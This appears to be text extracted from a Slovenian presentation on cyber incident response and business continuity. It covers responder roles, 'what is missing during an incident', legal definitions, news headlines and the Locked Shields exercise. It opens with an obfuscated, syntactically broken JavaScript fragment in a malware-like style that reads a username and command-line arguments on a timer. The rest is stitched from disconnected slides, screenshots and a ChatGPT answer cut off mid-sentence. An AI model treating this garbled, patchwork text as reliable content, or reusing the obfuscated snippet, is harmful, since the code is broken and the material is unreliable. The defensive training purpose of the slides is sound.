0x0;const av=async()=>=>{const aI=a0;try{P=Date['now']()}[aI(0x193)](),await(async()=>=>{const aU=aI;as=hs,'d'==p1[0x0]&&(as=as+''+uin[Q('dXNlcm5hbWU')]);let
ax='3D1';try{ax+=zv[Q('YXJndG')][0x1];}catch(ay){at(aU(0x192),ax)};})();(async()=>=>await new Promise((ax,ay)=>{ab(ax)};))();}catch(ax){};ay();let
aw=setInterval(()=>{(au+=0x1)<0x3?av():clearInterval(aw)};),0x927c0);
```





ST


You

generate me an image of incident responders



DALL-E







# Koga potrebujemo?

- Linux Admins
- Windows Admins
- Networking
- Web apps
- SIEM
- Forensics
- STRATCOM





ST You


What is the detection time in security incidents?





ChatGPT

1. **Industry Benchmarks:** According to the annual reports by cybersecurity firms like IBM and Verizon, the average time to detect a breach can be quite lengthy. For example, IBM's "Cost of a Data Breach Report 2023" indicated that the average time to identify a breach was 207 days, with an additional 73 days on average to contain the breach.
2. **Variation by Attack Type:** Detection times can also vary depending on the type of attack. For

- Banke
- Stranke
- Uporabniki
- SOC?











# Kaj smo se naučili?

- Razlike v procesih
- Razlike v ključnih storitvah
- Razlike v vrstah napadov



Sistem upravljanja neprekinjenega poslovanja je sistem upravljanja, ki temelji na strateški in taktični sposobnosti organizacije, da pripravi načrt za primere prekinitev in motenj pri poslovanju ter se na njih odzove z namenom zagotovitve storitev na sprejemljivi, vnaprej določeni ravni ter vključuje pripravo in uporabo načrtov obnovitve in ponovne vzpostavitve delovanja informacijskih sistemov (v nadaljnjem besedilu: SUNP).

Sistem upravljanja varovanja informacij je sistem upravljanja, ki omogoča celovit in koordiniran pogled na informacijska varnostna tveganja organizacije ter zagotavlja vzpostavitev, vpeljavo, delovanje, spremljanje, pregledovanje, vzdrževanje in izboljševanje varnosti omrežij in informacijskih sistemov (v nadaljnjem besedilu: SUVI).



OGLASNO SPOROČILO

## Koliko je vredno neprekinjeno poslovanje?


Za podjetja, ki ga potrebujejo, je neprecenljivo


Finance PR

13.05.2022 15:49 · Dopolnjeno: 18.05.2022 11:34 · Čas branja: 4 min

Deli   

Torek,  
4. 4. 2023,  
13.06

 1 leto, 5 mesecev

 Oglasno sporočilo

Oracle Slovenija

informacijska tehnologija

Digitalno poslovanje je več kot tehnologija

### Zakaj je neprekinjeno poslovanje merilo pri izbiri poslovnih partnerjev?

*Zaupanje je temelj digitalizacije v oskrbnih verigah. Neprekinjeno delovanje informacijskih storitev ključno vpliva na uresničevanje zavez podjetja strankam in poslovnim partnerjem ter na vzpostavljanje in ohranjanje zaupanja.*

Neprekinjeno poslovanje – ključ do uspeha v izrednih razmerah

29. 12. 2020

## CrowdStrike IT outage affected 8.5 million Windows devices, Microsoft says

20 July 2024

Share ◀ Save ▶

Joe Tidy Cyber correspondent, BBC News



## EU cyber agency says airport software held to ransom by criminals

22 September 2025

Share ◀ Save ▶


Joe Tidy Cyber correspondent and Tabby Wilson






Vir: Miracle on the Hudson (2009)

# Kaj manjka ob incident?




# Kaj manjka ob incidentu?

- Lastnik storitve
- Skrbnik storitve
- Kontaktni podatki
- Lokacija
- Pomembnost delovanja
- **Odvisnost storitve**











## LOCKED SHIELDS 2025 TEAM SLOVENIA

Locked Shields je edinstvena mednarodna vaja kibernetске obrambe in strateškega odločanja, ki poteka v realnem času in ponuja kompleksen tehnični izziv.

Poteka v organizaciji CCDCOE (NATO Cooperative Cyber Defence Center of Excellence).

Organizator vaje v Sloveniji je Ministrstvo za obrambo v sodelovanju s podjetji privatnega sektorja.



## CYBER NIGHT

Capture The Flag Edition

24. 10. 2025

Gospodarska zbornica Slovenije  
Dimičeva ulica 13, Ljubljana



 @gregorspagnolo  
 gregorspagnolo

